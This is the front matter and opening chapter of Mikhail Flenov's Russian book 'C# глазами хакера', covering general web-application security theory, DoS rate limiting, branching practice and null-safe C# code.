

# С# ГЛАЗАМИ ХАКЕРА

Михаил Фленов

**Теория безопасности кода**

**Безопасность веб-приложений  
на реальных примерах**

**Оптимизация кода**

**Защита Web API**

**Сетевые функции**

**Реальные примеры атак хакеров  
и защиты от них**



Материалы  
на [www.bhv.ru](http://www.bhv.ru)



**Михаил Фленов**

**C#**

**ГЛАЗАМИ**

**ХАКЕРА**

Санкт-Петербург

«БХВ-Петербург»

2023

УДК 004.438 С#  
ББК 32.973.26-018.1  
Ф71

**Фленов М. Е.**

Ф71      С# глазами хакера. — СПб.: БХВ-Петербург, 2023. — 224 с.: ил. —  
(Глазами хакера)  
ISBN 978-5-9775-1781-2

Подробно рассмотрены все аспекты безопасности от теории до реальных реализаций .NET-приложений на языке C#. Рассказано, как обеспечивать безопасную регистрацию, авторизацию и поддержку сессий пользователей. Перечислены уязвимости, которые могут быть присущи веб-сайтам и Web API, описано, как хакеры могут эксплуатировать уязвимости и как можно обеспечить безопасность приложений. Даны основы оптимизации кода для обработки максимального количества пользователей с целью экономии ресурсов серверов и денег на хостинг. Рассмотрены сетевые функции: проверка соединения, отслеживание запроса, доступ к микросервисам, работа с сокетами и др. Приведены реальные примеры атак хакеров и способы защиты от них.

*Для веб-программистов, администраторов  
и специалистов по безопасности*

УДК 004.438 С#  
ББК 32.973.26-018.1

**Группа подготовки издания:**

Руководитель проекта	<i>Евгений Рыбаков</i>
Зав. редакцией	<i>Людмила Гауль</i>
Редактор	<i>Григорий Добин</i>
Компьютерная верстка	<i>Ольги Сергиенко</i>
Дизайн серии	<i>Маринды Дамбировой</i>
Оформление обложки	<i>Зои Канторович</i>

"БХВ-Петербург", 191036, Санкт-Петербург, Гончарная ул., 20

ISBN 978-5-9775-1781-2

© ООО "БХВ", 2023  
© Оформление. ООО "БХВ-Петербург", 2023

# Оглавление

<b>Предисловие .....</b>	<b>7</b>
Об авторе .....	7
О книге.....	8
Благодарности.....	8
<b>Глава 1. Теория безопасности .....</b>	<b>11</b>
1.1. Комплексная защита.....	12
1.2. Отказ в обслуживании.....	15
1.3. Управление кодом .....	17
1.4. Стабильность кода: нулевые исключения .....	19
1.5. Исключительные ситуации .....	21
1.6. Журналы ошибок и аудит .....	22
1.7. Ошибки нужно исправлять .....	24
1.8. Отгружаем легко и часто .....	28
1.8.1. Обновление базы данных .....	30
1.8.2. Копирование файлов .....	31
1.8.3. Распределенное окружение.....	32
1.9. Шифрование трафика .....	33
1.10. POST или GET? .....	35
<b>Глава 2. Безопасность .NET-приложений.....</b>	<b>39</b>
2.1. Шаблон приложения .....	39
2.2. Регистрация пользователей.....	41
2.3. Форма регистрации .....	43
2.3.1. Корректные данные регистрации .....	44
2.3.2. Email с плюсом и точкой.....	48
2.4. Хранение паролей .....	49
2.4.1. Хеширование.....	51
2.4.2. MD5-хеширование .....	51
2.4.3. Безопасное хеширование .....	54
2.5. Создание посетителей .....	55
2.6. Captcha .....	56
2.6.1. Настраиваем Google reCAPTCHA .....	57

2.6.2. Пример использования гeCAPTCHA .....	59
2.6.3. Отменяем капчу .....	62
2.7. Авторизация .....	63
2.7.1. Базовая авторизация .....	63
2.7.2. Журналирование и защита от перебора .....	65
2.7.3. Защищаемся от перебора .....	66
2.8. Инъекция SQL: основы .....	69
2.8.1. SQL-уязвимость в ADO.NET .....	69
2.8.2. Защита от SQL-инъекции .....	73
2.9. Dapper ORM .....	75
2.10. Entity Framework .....	80
2.11. Отправка электронной почты .....	84
2.11.1. Очереди сообщений .....	85
2.11.2. Работа с очередью .....	87
2.11.3. Отправляем письма .....	88
2.12. Многоуровневая авторизация .....	90
2.13. Запомни меня .....	91
2.13.1. Зашифрованный якорь .....	92
2.13.2. Опасность <i>HttpOnly</i> .....	95
2.13.3. Что дальше? .....	97
2.14. Подделка параметров .....	97
2.15. Флуд .....	100
2.16. XSS: межсайтовый скрипting .....	102
2.16.1. Защита от XSS в .NET .....	103
2.16.2. Примеры эксплуатации XSS .....	106
2.16.3. Типы XSS .....	108
2.16.4. Хранимая XSS .....	109
2.16.5. XSS: текст внутри тега .....	115
2.16.6. Скрипты .....	116
2.17. SQL Injection: доступ к недоступному .....	117
2.18. CSRF: межсайтовая подделка запроса .....	119
2.19. Загрузка файлов .....	123
2.20. Контроль доступа .....	125
2.21. Переадресация .....	128
2.22. Защита от DoS .....	130
<b>Глава 3. Основы производительности .....</b>	<b>135</b>
3.1. Основы .....	135
3.2. Когда нужно оптимизировать? .....	137
3.3. Оптимизация и рефакторинг .....	138
3.4. Отображение данных .....	139
3.5. Асинхронное выполнение запросов .....	142
3.6. Параллельное выполнение .....	143
3.7. LINQ .....	144
3.8. Обновление .NET .....	146
<b>Глава 4. Производительность в .NET .....</b>	<b>147</b>
4.1. Типы данных .....	147
4.1.1. Производительность .....	147

4.1.2. Отличие структур от классов .....	149
4.1.3. Ссылки на структуры .....	154
4.2. Виртуальные методы .....	156
4.3. Управление памятью .....	158
4.4. Закрытие соединений с базой данных .....	161
4.5. Циклы .....	164
4.6. Строки .....	165
4.7. Исключительные ситуации .....	167
4.8. Странный <i>HttpClient</i> .....	168
<b>Глава 5. Сеть .....</b>	<b>171</b>
5.1. Проверка соединения .....	171
5.2. Отслеживание запроса .....	172
5.3. Класс <i>HTTP-клиент</i> .....	175
5.4. Класс <i>Uri</i> .....	176
5.5. Уровень розетки .....	178
5.5.1. Сервер .....	178
5.5.2. Клиент .....	182
5.6. Доменная система имен .....	184
<b>Глава 6. Web API .....</b>	<b>187</b>
6.1. Пример Web API .....	187
6.2. JWT-токены .....	188
6.3. Устройство токенов .....	195
<b>Глава 7. Трюки .....</b>	<b>199</b>
7.1. Кэширование .....	199
7.1.1. Защита от XSS в .NET .....	199
7.1.2. Кэширование статичными переменными .....	203
7.1.3. Кэширование уровня запроса .....	204
7.1.4. Кэширование в памяти .....	205
7.1.5. Сервер кэширования .....	207
7.1.6. Cookie в качестве кеша .....	208
7.2. Сессии .....	210
7.2.1. Пишем свою сессию .....	210
7.2.2. Безопасность сессий .....	212
7.3. Защита от множественной обработки .....	213
<b>Заключение .....</b>	<b>217</b>
<b>Литература .....</b>	<b>219</b>
<b>Приложение. Описание файлового архива, сопровождающего книгу .....</b>	<b>221</b>
<b>Предметный указатель .....</b>	<b>222</b>

# Предисловие

C# и платформа .NET появились в 2002 году и за все годы своего существования постоянно развиваются и улучшаются. Первые годы были не самыми успешными, но потом Microsoft сделала большой скачок вперёд, и .NET всё чаще выбирают в качестве основной платформы для корпоративных приложений.

Корпоративные приложения — это такая категория, где очень важно заботиться о безопасности и производительности. Одна ошибка может поставить под сомнение репутацию, которую потом восстановить будет очень сложно и дорого. Проблемы производительности могут стоить лояльности клиентов, которые пожелаюут уйти к конкуренту, и вернуть их тогда окажется весьма непросто.

Мне довелось поработать над приложением электронной коммерции компании Sony (<http://rewards.sony.com>), которым пользуются миллионы американцев, а безопасность подобного сайта должна быть на самом высоком уровне. За время работы над сайтами Sony мне удалось получить великолепный опыт, о котором я часто говорю и, наверное, буду говорить еще долгие годы.

В этой книге я решил не только вспомнить об этом опыте, но и поделиться им. Сайты Sony постоянно находились под пристальным присмотром хакеров. Если взглянуть на журналы сайтов, то там каждый день можно было увидеть какие-то попытки взлома, но за восемь лет моей работы над сайтами Sony не было зафиксировано ни единого взлома. Да, мелочи случались, но ничего серьезного так и не произошло. Хакеры, конечно, же иногда пакостили и пытались совершить атаки отказа от обслуживания, но и тут моим сайтам удавалось справиться с нагрузками.

Я долго думал, писать эту книгу или нет, но вот наконец решил. Надеюсь, мне удалось сделать её интересной.

## Об авторе

Меня зовут Михаил Фленов, и я увлекаюсь программированием с 1994 года. С 2009 года живу в Канаде недалеко от Торонто, где в течение восьми лет работал над различными проектами для американского офиса компаний Sony. Я уже упо-

минал об одном из крупных проектов, в создании которого принимал самое непосредственное участие: [www.sonyrewards.com](http://www.sonyrewards.com) (сейчас это [rewards.sony.com](http://rewards.sony.com)) — сайт электронной коммерции и банк в одном флаконе. Есть в моем портфолио и сайт телепередачи «Wheel Of Fortune» ([www.wheeloffortune.com](http://www.wheeloffortune.com)) — по образу и подобию которой создано российское «Поле чудес». Эта передача до сих пор очень популярна в США, и трафик ее сайта весьма высок.

Разработаны также мной и несколько сайтов с менее высоким трафиком. Среди них [www.besed.ca](http://www.besed.ca) — сайт о Канаде и [www.flenov.info](http://www.flenov.info) — мой персональный блог.

## О книге

Почему книга называется «С# глазами хакера»? Первая моя книга с подобным названием — «Программирование в Delphi глазами Хакера»<sup>1</sup> — была основана на моих же статьях из журнала «Хакер» (примерно так тогда выглядело его название в печатном виде). Слово «Хакер» на обложке первого издания книги было написано как «Хакер» не зря — ведь это были не просто «мои глаза», но и журнала тоже. И это логично, ведь в книге использовался материал моих статей для этого журнала.

Впоследствии название журнала поменяли — теперь в нем отсутствует тот задорный логотип, и называется он просто «Хакер». Но стиль его все тот же — журнала, для которого я писал много лет назад.

Хотя в этой книге я буду рассказывать о том, как хакеры взламывают сайты на .NET, моя основная идея все же — их защита. Я большой фанат безопасности, но чтобы защищаться и писать код, который невозможно взломать, нужно знать, откуда может прийти угроза, и понимать, как хакеры взламывают сайты. Поэтому я буду много говорить о взломе и проблемах безопасности, но основной акцент книги все же будет сделан на способах защиты.

## Благодарности

Очень хочется поблагодарить всех тех, кто помогал мне в создании этой книги. Я не расставляю благодарности в порядке их значимости, потому что каждая помощь очень существенна для меня и для моей книги. Поэтому порядок не несет в себе никакого смысла, а выбран так, чтобы постараться никого не забыть.

Хочется поблагодарить издательство «БХВ», с которым у меня сложилось уже весьма долгое и продуктивное сотрудничество. Надеюсь, что это сотрудничество не прервется никогда. Спасибо редакторам и корректорам издательства за то, что они исправляют мои недочеты и помогают сделать книгу лучше и интереснее.

Хочется поблагодарить мою семью, которая терпит исчезновения своего главы за компьютером. Я прекрасно понимаю, как тяжело видеть мужа и отца семейства,

<sup>1</sup> См. <https://bhv.ru/product/programmирование-v-delphi-glazami-hakera-2-e-izd/>.

который вроде бы дома и в то же время отсутствует. Это напоминает загадку «Висит груша, нельзя скушать». Я, правда, не груша и нигде не подвешен, но работать приходится много, и очень часто мой рабочий день длится 16 часов.

Хочу поблагодарить тех, кто разрешил тестировать свои серверы и сценарии в целях выявления ошибок, а также позволил просмотреть свои сценарии и настройки безопасности. Сотрудничество оказалось взаимовыгодным.

А единственная благодарность, которую я хотел бы принести раньше всех других и придать ей большую значимость, — это вам, за то что купили книгу. Пользуясь Интернетом, очень многие качают контент нелегально. Но ведь именно продажа книг помогает авторам и издательствам создавать новый интересный и полезный контент.

Спасибо всем моим постоянным читателям, которые также участвуют в создании моих книг. Все мои последние работы основываются на вопросах и предложениях читателей, с которыми я регулярно общаюсь через свой сайт [www.flenov.info](http://www.flenov.info). Я постараюсь помочь вам по мере возможности и жду любых комментариев по поводу этой книги. Ваши замечания помогут мне сделать свою работу лучше.



## ГЛАВА 1

# Теория безопасности

Эту историю я уже приводил в других своих книгах, но я люблю ее вспоминать, потому что она родом из 90-х годов прошлого века, и тогда сказанное с ней высказывание стало первым ярким эпизодом в моей ИТ-карьере. Думаю, что здесь его можно повторить, потому что до этого я рассказывал о нем только в книгах про другие языки программирования.

Так вот, когда я в те годы еще учился в институте, то на одном из стендов в коридоре прочитал очень интересное высказывание: «Любая программа содержит ошибки. Если в вашей программе их нет, то проверьте программу еще раз. Если снова ошибки не найдены, то вы — плохой программист». И это не шутка, а почти реальность. Программисты — люди, а людям свойственно ошибаться. Каждый день появляются новые виды атак, и чтобы поддерживать программы в безопасном состоянии, приходится регулярно следить за методами, которые используют хакеры, и соответствующим образом корректировать свой исходный код.

Чем больше проект, тем больше в нем может быть ошибок. Идеальной может быть, наверно, только программа, которая просто выводит какой-либо текст, — например, «Hello, world».

Если в вашей программе нет ошибок, это может означать, что их нет *сегодня*. Вы написали программу в соответствии с последними правилами безопасности, но завтра что-то может измениться, и программа станет уязвимой. Например, выйдет новая версия веб-сервера или PHP, в которой одна из функций содержит ошибки, и ваш сайт окажется под угрозой взлома. Уже было много случаев, когда проблемой становились вроде бы безопасные функции.

Утверждение о том, что если ошибки нет, то нужно проверить код еще раз, — верно в полной мере. На мой взгляд, здесь скрыт очень важный смысл — проверять нужно постоянно.

Мы не будем говорить о необходимости выбирать сложные пароли и хранить их в зашифрованном виде. Мне кажется, что простые пароли — это проблема начинаящих пользователей. Опытные пользователи, которыми являются администра-

торы и программисты, давно уже поняли, что пароль `good` намного проще взломать, чем пароль `fEd45k%92-EDh_GdPnS82Ndg`.

Я надеюсь, все понимают, что пароли нужно каждый раз выбирать разные и не использовать один и тот же везде. Если один из сайтов взломают, то пострадают все ваши аккаунты.

В этой главе мы рассмотрим теорию безопасности, но остановимся только на основных вопросах, которые необходимы с точки зрения программирования. Я не буду вдаваться в подробности, потому что об этом говорится в другой моей книге: «Веб-сервер глазами хакера» [1].

## 1.1. Комплексная защита

При работе над сайтами нужно думать о безопасности не только определенного участка кода или отдельной части, а обо всей системе в целом. Безопасность — это права доступа, операционная система, журналирование, мониторинг, обработка ошибок, тестирование и т. д.

Я постараюсь в этой книге на примерах показать все шаги из личного опыта, но сначала немного теории и общего рассказа о безопасности.

На заре появления ИТ и программирования никто не думал о безопасности. Во-первых, никто не подозревал, что это может быть проблемой. Во-вторых, в тот момент проблемы зависания и безопасности никак не влияли на продажи. Реклама и правильное продвижение во времена жесткой конкуренции побеждали всё.

Но ближе к 2000 году все стало меняться, и это ярко наблюдалось на гиганте тех времен — корпорации Microsoft, которая после Windows 98 и Windows ME начала перестраивать все процессы. Windows XP перевернул отношение к самой популярной операционной системе, потому что это была уже не глючная и дырявая система, а вполне рабочая ОС, с которой можно было работать годами без переустановки. В журналах, книгах и блогах по программированию начали писать очень много о том, что необходимо строить цикл разработки, в котором качеству должно быть выделено отдельное место.

В 2009 году я приехал в Канаду и тогда поначалу считал, что в этой стране как раз и думают о безопасности и качестве, но какой же был у меня шок, когда я совершенно никаких таких процессов не увидел.

За все время жизни и работы в Канаде мне довелось поработать в нескольких компаниях, и нигде процессами безопасности и качества особо не заморачивались. В крупных компаниях есть специальные отделы, или они нанимают сторонние компании по безопасности, которые проводят аудиты, но чаще всего это автоматическое тестирование, потому что ручное тестирование стоит очень дорого, — час работы специалистов, которые этим занимаются, стоит минимум 200 долларов.

Мне кажется, что руководство компаний считает, будто достаточно только нанять программистов, и безопасность уже будет включена в результат автоматически. Хорошее ожидание, которое не всегда совпадает с реальностью. Далеко не все ком-

пании готовы нанимать действительно опытных программистов, которые умеют не просто писать код, а пишут эффективный и безопасный код, и платить им соответствующую их уровню зарплату.

Я понимаю, что теорию, изложенную в этой книге, большинство прочитает и забудет, потому что читать ее будут в основном программисты. Но я все же попробую...

Прежде чем начинать работать над каким-нибудь проектом или создавать какой-либо API, стоит сразу же просмотреть, существуют ли в отношении него те или иные потенциальные проблемы безопасности. Даже если руководство относится к безопасности спустя рукава, это в ваших интересах — продумать всё.

Работая над проектами Sony, я всегда просчитывал всё заранее. Нужно создать API для мобильного приложения? Сначала продумываем код и только потом реализовываем его, потому что если в нем будет найдена уязвимость или проблема, исправить ее потом будет очень дорого. Нужно реализовывать сервис или коммуникацию с другими компаниями? Снова продумываем потенциальные атаки злоумышленников и ищем места, где могут возникнуть проблемы еще до начала работы над реализацией.

Конечно, продумать заранее абсолютно все аспекты безопасности невозможно, но нужно стараться. Тут всё будет зависеть от широты ваших знаний о возможных атаках и уязвимостях. При этом хороший программист и специалист по безопасности должен уметь взламывать сайты и знать, как это делается. Не обязательно взламывать реальные сайты — достаточно делать это на собственных тестовых системах. Нужно просто пробовать самостоятельно осуществлять на них возможные атаки, чтобы увидеть, каков будет результат.

В мире безопасности еще не всё открыто, новые векторы по-прежнему еще появляются, хотя и не так часто, как это было раньше.

Когда вы начинаете работать над проектом, то нужно сразу обратить внимание на то, откуда могут поступать данные и кто должен ими управлять. Если это блог, то заметки в блоге должны публиковать только администраторы, а значит, нужна *панель администратора*.

Сразу же продумываем: как должен разграничиваться доступ к панели администратора и каким должен быть пароль — ответы на эти вопросы будут зависеть от того, сколько человек должны будут иметь к этой панели доступ. Если это личный блог, и только владелец сайта может иметь доступ к панели администратора, то можно заранее определить один-единственный пароль, который может быть прошит где-то в конфигурационных файлах. Честно говоря, именно так и сделано в моем блоге [www.flenov.info](http://www.flenov.info). Если же к панели администратора должны получить доступ несколько человек, то нужно продумать политику паролей.

Если данные могут поступать от зарегистрированных или анонимных пользователей, то нужно убедиться, что они обрабатываются соответствующим образом. Именно входящие данные от пользователя чаще всего становятся основной проблемой для сайтов. Проблемой могут стать и данные, которые сайты могут отображать пользователям, но на которые он может повлиять: cookies, значения сессий.

Возможно, кто-то скажет сейчас, что я — Капитан Очевидность! Это все, мол, и так понятно. Возможно, лично вы не первый день в ИТ, и уже слышали подобные сенченции из других источников, но книга направлена на читателей с разным уровнем знаний, поэтому я все же продолжу — с вашего разрешения — обсуждать базовые вещи. Я не знаю, как сейчас обстоят дела в России, но, как я сказал ранее, в Канаде я не видел хорошо поставленных процессов безопасности. До сих пор многое делается уже постфактум — когда проект готов, и нужно его отгружать. Я регулярно вижу, как релизы отменяют в последний момент, потому что отдел безопасности вдруг нашел проблему.

Когда я начинал работать для Sony, то там тоже применялся подход проверки уже после разработки. При этом я сам не сталкивался с результатами таких проверок, только знал, что где-то они существуют. Возможно, я не сталкивался с ними, потому что в моем коде ни разу не нашли проблем.

Но даже несмотря на то, что проблем у меня ни разу не было найдено, мы все же старались двигаться в сторону безопасности и начинали думать о ней еще до того, как брались за написание кода. Со временем процессы безопасности становились все более формальными, и ближе к концу моей с Sony совместной работы у нас уже имелись официальные на этот счет решения. Я даже начал сталкиваться со службой безопасности, которой мы отправляли проекты реализаций на утверждение, — они утверждали мои API, и с ними мы обсуждали вопросы реализации.

И хотя у меня ни разу не возникло проблем со службой безопасности Sony, но с формализацией процесса разработки мне становилось более спокойно, потому что не только я оценивал вопросы безопасности, но и кто-то другой в компании тоже просматривал архитектуру и решения с этой точки зрения. Ведь даже опытный и знающий специалист может совершить ошибку...

Те отделения Sony, с которыми мне доводилось работать, заботились о безопасности, и я видел, что компания думает о возможных проблемах, а не только работает «по хвостам», когда где-то аукнется. К сожалению, это происходит не везде... Я также работал с двумя консалтинговыми компаниями, которые писали код для других клиентов, и в таких компаниях безопасность отнюдь не стояла на первом месте. Они работали на результат, потому что клиенты платят за функциональность, а не за безопасность.

Во время подготовительного этапа стоит также рассмотреть вопросы хранения и доступа к данным. Если в результате проекта появляется необходимость хранить новые данные, необходимо подумать и об их безопасности.

При инвентаризации точек входа и хранения данных можно смотреть на то, какие есть известные уязвимости и какие существуют лучшие практики для защиты от них. Например, если это комментарии, которые поступают от пользователя и отображаются потом на сайте, то возможны атаки SQL Injection<sup>1</sup> и XSS<sup>2</sup>. Для защиты

---

<sup>1</sup> SQL Injection — один из распространенных способов взлома сайтов и программ, работающих с базами данных, основанный на внедрении в запрос произвольного (вредоносного) SQL-кода.

<sup>2</sup> Межсайтовые сценарии (XSS) — тип атаки на веб-системы, заключающийся во внедрении в выдаваемую веб-системой страницу вредоносного кода и взаимодействии этого кода с веб-сервером злоумышленника.

от обоих видов атак разработаны хорошие практики, которым достаточно следовать, чтобы получить безопасный сайт.

Самое сложное — это «логические бомбы», или логические ошибки в коде, которые приводят к тому, что хакер может повлиять на логику выполнения работы приложения. Такие проблемы сложнее всего выявить, и от них сложнее всего защищаться. Очень часто я в таких случаях слышу мнение — мы не можем предсказать возможные проблемы, поэтому будем действовать уже по факту возникновения сложностей. Да, предсказать сложно, но я бы все же не отказывался от попыток смоделировать будущую проблему заранее.

## 1.2. Отказ в обслуживании

Самые глупые атаки — отказ в обслуживании (Denial of Service DoS) или распределенный отказ в обслуживании (Distributed Denial of Service, DDoS), с которыми сложно бороться, хотя и возможно, — когда хакеры множественными запросами пытаются вывести сайт из строя, чтобы он перестал откликаться на запросы обычных посетителей. В случае с DoS атаку производят один на один. При DDoS множество систем атакуют один сайт, но идея примерно та же.

В прошлые времена достаточно было иметь быстрое интернет-соединение, чтобы забить интернет-канал небольшого сайта. Сейчас сайты располагаются в центрах данных и даже 100-мегабитного соединения с Интернетом недостаточно для того, чтобы просто забросать сайт трафиком до такой степени, чтобы другим посетителям не хватило ресурсов.

Случалось, когда один запрос мог привести к тому, что сайт многократно перезагружался, или код начинал выполняться в бесконечном цикле, расходуя ресурсы. Такое еще возможно, однако веб-серверы даже при настройках по умолчанию могут прерывать подобную работу кода, что затрудняет проведение атаки.

Но если иметь распределенную сеть из компьютеров по всему миру, и они начнут посыпать запросы на сайт-жертву, то защищаться будет уже сложнее. Были случаи, когда вирусы с подачи злоумышленника заражали множество компьютеров, а потом сеть из зараженных компьютеров относительно успешно атаковала даже крупные сайты, имеющие достаточно много ресурсов.

Более подробную информацию о DoS-атаках вы найдете в моей уже упомянутой ранее книге «Web-сервер глазами хакера», а сейчас мы посмотрим на атаку глазами программиста.

С точки зрения программиста, причиной для успешной реализации атаки на отказ в обслуживании может быть неоптимизированный код. Если есть страница или какой-то код, который выполняется очень долго и при этом расходует много ресурсов, то хакер может начать вызывать этот код без остановки с разных компьютеров и сетей до тех пор, пока на сервере не израсходуются все ресурсы.

Очень часто успех DoS зависит от производительности кода, и самым первым бастоном на страже защиты от отказа в обслуживании является *оптимизация*, о которой мы будем говорить много и достаточно подробно.

Но есть еще один способ защиты от атаки на отказ в обслуживании — ограничивать количество запросов или ресурсов. И ограничение ресурсов касается не только небольших сайтов, но и крупных порталов — таких как GitHub, Gmail, Outlook и т. п.

Например, популярный в среде программистов ресурс GitHub для неавторизованных пользователей вводит ограничение в 60 запросов в час. Ограничения на доступ прописаны в правилах REST API: <https://docs.github.com/en/rest/overview/resources-in-the-rest-api>.

Там есть вот такой параграф:

*For unauthenticated requests, the rate limit allows for up to 60 requests per hour. Unauthenticated requests are associated with the originating IP address, and not the person making requests.*

*(Для неавторизованных запросов уровень лимита позволяет отправлять 60 запросов в час. Неавторизованные запросы связываются с IP-адресом источника, а не с конкретным человеком.)*

Всего 60 запросов с одного и того же IP-адреса — это весьма жестко, потому что если у вас нет выделенного IP-адреса, а используется адрес компании, за которым скрывается тысяча сотрудников, то 60 запросов могут стать серьезным ограничением.

Но это правила REST API, которые достаточно специфичны, и проблема решается простой авторизацией. В случае с авторизованными пользователями GitHub может привязать запрос уже к авторизации, и поэтому ограничение подскакивает сразу к 5 тысячам.

Атаки DoS проще проводить от имени неавторизованного пользователя, потому что в этом случае единственная привязка идет к IP-адресу. Если GitHub заметит, что какой-то аккаунт злоупотребляет лимитом в 5 тысяч запросов, то такой аккаунт тут же будет отключен, и атака остановится.

Ограничения по количеству запросов — отличный способ защищаться от атаки на отказ в обслуживании, и стоит заранее продумать лимиты, которые позволят добродорпорядочным посетителям комфортно пользоваться сайтом, а у хакеров возникнут проблемы.

Например, даже если каждую минуту посетитель будет переходить со страницы на страницу, то он не сможет загрузить сайт более 60 раз в час. Можно сделать ограничение с запасом и выделить 100 загрузок страниц в час. Для загрузки каждой страницы может понадобиться отправить несколько запросов на сервер: основной текст страницы, плюс статичные файлы, плюс возможные AJAX-запросы из JavaScript, которые будут загружать дополнительную информацию. Это всё нужно учитывать в расчетах.

Ограничение может быть привязано к определенному времени — например, с 8 до 9 утра от посетителя должно поступать не более 100 запросов. Это ограничение удобно и легко подсчитывать: просто ровно в 8 часов утра очищаем лог и начинаем считать количество транзакций для каждого посетителя или IP-адреса с нуля. Для каждого из них можно создать подобие корзины и просто увеличивать ее.

Для быстроты расчетов можно использовать не реляционную базу данных, а просто задействовать оперативную память или кэширующую базу данных, где мы к данным можем обращаться по ключу и где ключом будет IP-адрес или идентификатор аккаунта. Это работает очень быстро.

Второй вариант — плавающее окно. Лимит должен устанавливаться на период времени от текущей точки. Например, сейчас у меня на часах 11:26 утра, и если мы ставим лимит на последний час, то должны подсчитать количество транзакций с 10:26 утра до 11:26. Тут уже нельзя просто создать корзины и каждый час начинать заново. Да, мы все еще можем создавать корзины, но в каждой из них нужно хранить не только одно число с количеством транзакций, а время каждой транзакции. Когда посетитель обращается к странице, мы можем удалить из корзины старые транзакции и подсчитать оставшиеся. Или подсчитать транзакции в нужном промежутке времени и оставить чистку на специальный процесс сборки мусора.

В главе 2 мы рассмотрим защиту от перебора имени и пароля, и там я как раз воспользуюсь плавающим окном, но для подсчета будет задействована простая SQL-база данных. С ее помощью мы станем тормозить перебор, но точно также можно защититься и от атаки на отказ в обслуживании.

Есть и еще вариант — с глобальным количеством запросов. Например, мы знаем, что мощностей серверов достаточно, чтобы обрабатывать до 1000 запросов в секунду. Если одновременно будут поступать более 1000 запросов, то серверы начнут работать неприемлемо медленно, и даже легитимные посетители не смогут пользоваться сайтом на приемлемом уровне.

Глобальная защита позволит ограничить нагрузку и не доводить ее до критической, но ее нельзя использовать отдельно от предыдущих вариантов — на уровне пользователя или IP-адреса. Если сделать только глобальную защиту, то несколько хакеров могут инициировать такое количество запросов, что серверы будут заняты только запросами от них.

Я рекомендую вводить ограничения как на уровне пользователя, так и на глобальном уровне (сервере).

## 1.3. Управление кодом

Я познакомился с ресурсом GitHub, когда начал работать для Sony в 2009 году. Тогда единственным и правильным подходом в работе с этой системой контроля версий было создание отдельных веток кода для каждого проекта, разработка в изолированном окружении, тестирование и только потом внесение изменений в основную ветку (`master`). Так работают разработчики ядра Linux и многие программисты, кто попробовал этот подход и оценил его прелести.

Основное преимущество GitHub в том, что он делает процесс объединения различных веток в единое целое простым и легким. Да, могут возникать конфликты, но их разрешение — весьма несложный процесс, и если вы хоть немного следите совре-

менным практикам и пишете автоматические тесты, то не будете бояться объединения (*merge*) кода.

Но потом на GitHub стали приходить те, кто до этого общался с ресурсом TFS (Team Foundation Server), где объединение веток кода было проблемой. Я однажды работал в большой компании, где использовался TFS на старой проприетарной технологии, и там никто ветки не создавал, а сразу весь код попадал в основной мусорник. Сейчас и TFS уже использует GitHub в качестве своей базы, поэтому даже если кто-то не хочет работать с GitHub, им просто некуда деться, потому что он победил везде.

Мне кажется, что это и стало нынешней проблемой. В GitHub пришли те, кто боится слияния кода, — они категорически отказываются это делать и коммитят весь код в основную ветку. Последнее время они стали предлагать еще худшее решение — коммитить каждый день, поскольку вроде бы это как-то повышает производительность...

Вы можете выбирать какой угодно подход: рекомендуемый создателями GitHub вариант с созданием веток и использованием слияния или начать коммитить в основную ветку. Я не стану переубеждать вас выбирать рекомендуемый метод, поэтому, если вы категорически за мусор в основной ветке, то просто не читайте дальше этот раздел.

Я всегда использовал ветки, и никаких проблем со слиянием не было. Конфликты — это нормальная ситуация, и если они возникают, значит, что-то нужно продумать и решить проблему, а не пытаться обходить ее частыми коммитами в master.

Я против частых коммитов просто потому, что это как кидать мусор в мусорную корзину и потом работать в ней. Использующие этот подход программисты отправляют код в master и прячут его под флагами. Мои правила в отношении этого простые:

- если код не работает и прячется, то его просто не должно быть в master, — это мусор;
- если код не протестирован, то его не должно быть в master, — это опасность;
- если код не проверен на безопасность, то его нельзя пускать в master;
- master должен быть всегда готов к отгрузке на рабочий сервер, и его код должен быть стабилен, протестирован и безопасен.

Опять же, из личного опыта работы над сайтами для Союзу, которые ни разу не были взломаны. Каждая фича и каждый баг разрабатывались и исправлялись в отдельных ветках. Каждый второй вторник я собирал все новые фичи и фиксы в новую ветку, имя которой выглядело как `LaunchYYYYMMDD`. Эту ветку мы отдавали тестерам на финальное тестирование и проверку безопасности. Когда тестирование заканчивалось, эта ветка попадала в master и отгружалась на сайт.

Таким образом, отгрузки на сайт проходили минимум два раза в месяц, но если возникали срочные проблемы, то мы могли отгрузить код в любой момент. Были случаи, когда отгружали каждую неделю и даже два раза в неделю. Это были час-

тые обновления, но только законченных фич и только протестированного кода. Никогда и ничего не пряталось незаметно под флагами.

Спрятанный код может быть найден. С точки зрения безопасности вариант с скрытием — это не защита.

## 1.4. Стабильность кода: нулевые исключения

Когда я 2009 году начал работать над проектами для Sony, компилятор C# и сам язык еще не так хорошо обрабатывали null-ситуаций. Это если вы сейчас не проверите переменную на null-значение, то вам покажут предупреждение и подскажут, что здесь может возникнуть проблема.

Есть теперь и удобные синтаксические конструкции, которые позволяют писать код так, чтобы мы реже сталкивались с `NullException`:

Объект?.Свойство

Но в те времена не было подобных предупреждений или конструкций. Объекты и строки очень часто приводили к исключительным ситуациям `NullException`, а из моего опыта — это самая популярная ошибка программистов.

Чтобы найти выход из сложившейся тогда ситуации, я стал писать код так, чтобы он *никогда* не возвращал null-значения там, где ожидаются объекты.

Посмотрим на следующий код:

```
public Door GetDoor() {  
    return House.Door;  
}  
.  
.  
.  
<p>GetDoor().Color</p>  
.
```

Здесь есть метод `GetDoor`, который возвращает какой-то объект, и потом мы его используем где-то в представлении для отображения цвета. Если `GetDoor` может по какой-либо причине вернуть null, то попытка отобразить в представлении цвет завершится исключительной ситуацией, а значит, стабильность кода оказывается под вопросом.

Кое-кто уже тогда пытался проверять все объекты на null-значения, и это верно. Сейчас же в C# намечено движение к тому, чтобы компилятор предупреждал нас о возможных значениях null, и мы явно указывали, что допускается отсутствующее значение, и минимизировали вероятность `NullException`.

Когда этой помощи компилятор не предоставлял, я нашел для себя удобным писать код так, чтобы методы *никогда* не возвращали пустое значение. Если есть вероятность, что `House.Door` будет пустым, то я верну пустой объект, но не пустое значение:

```

public Door GetDoor() {
    if (House == null || House.Door == null) {
        return new Door();
    }
    return House.Door;
}
. . .
<p>GetDoor().Color</p>
. . .

```

Этот код не приведет к исключительной ситуации `NullException`.

Впрочем, такой код не всегда возможен, потому что вызов `GetDoor().color` на пустом объекте двери может не иметь смысла. Тогда придется писать более классический вариант кода:

```

public Door GetDoor() {
    return House.Door;
}
. . .
var door = GetDoor()
if (door != null) {
    door.Color;
}
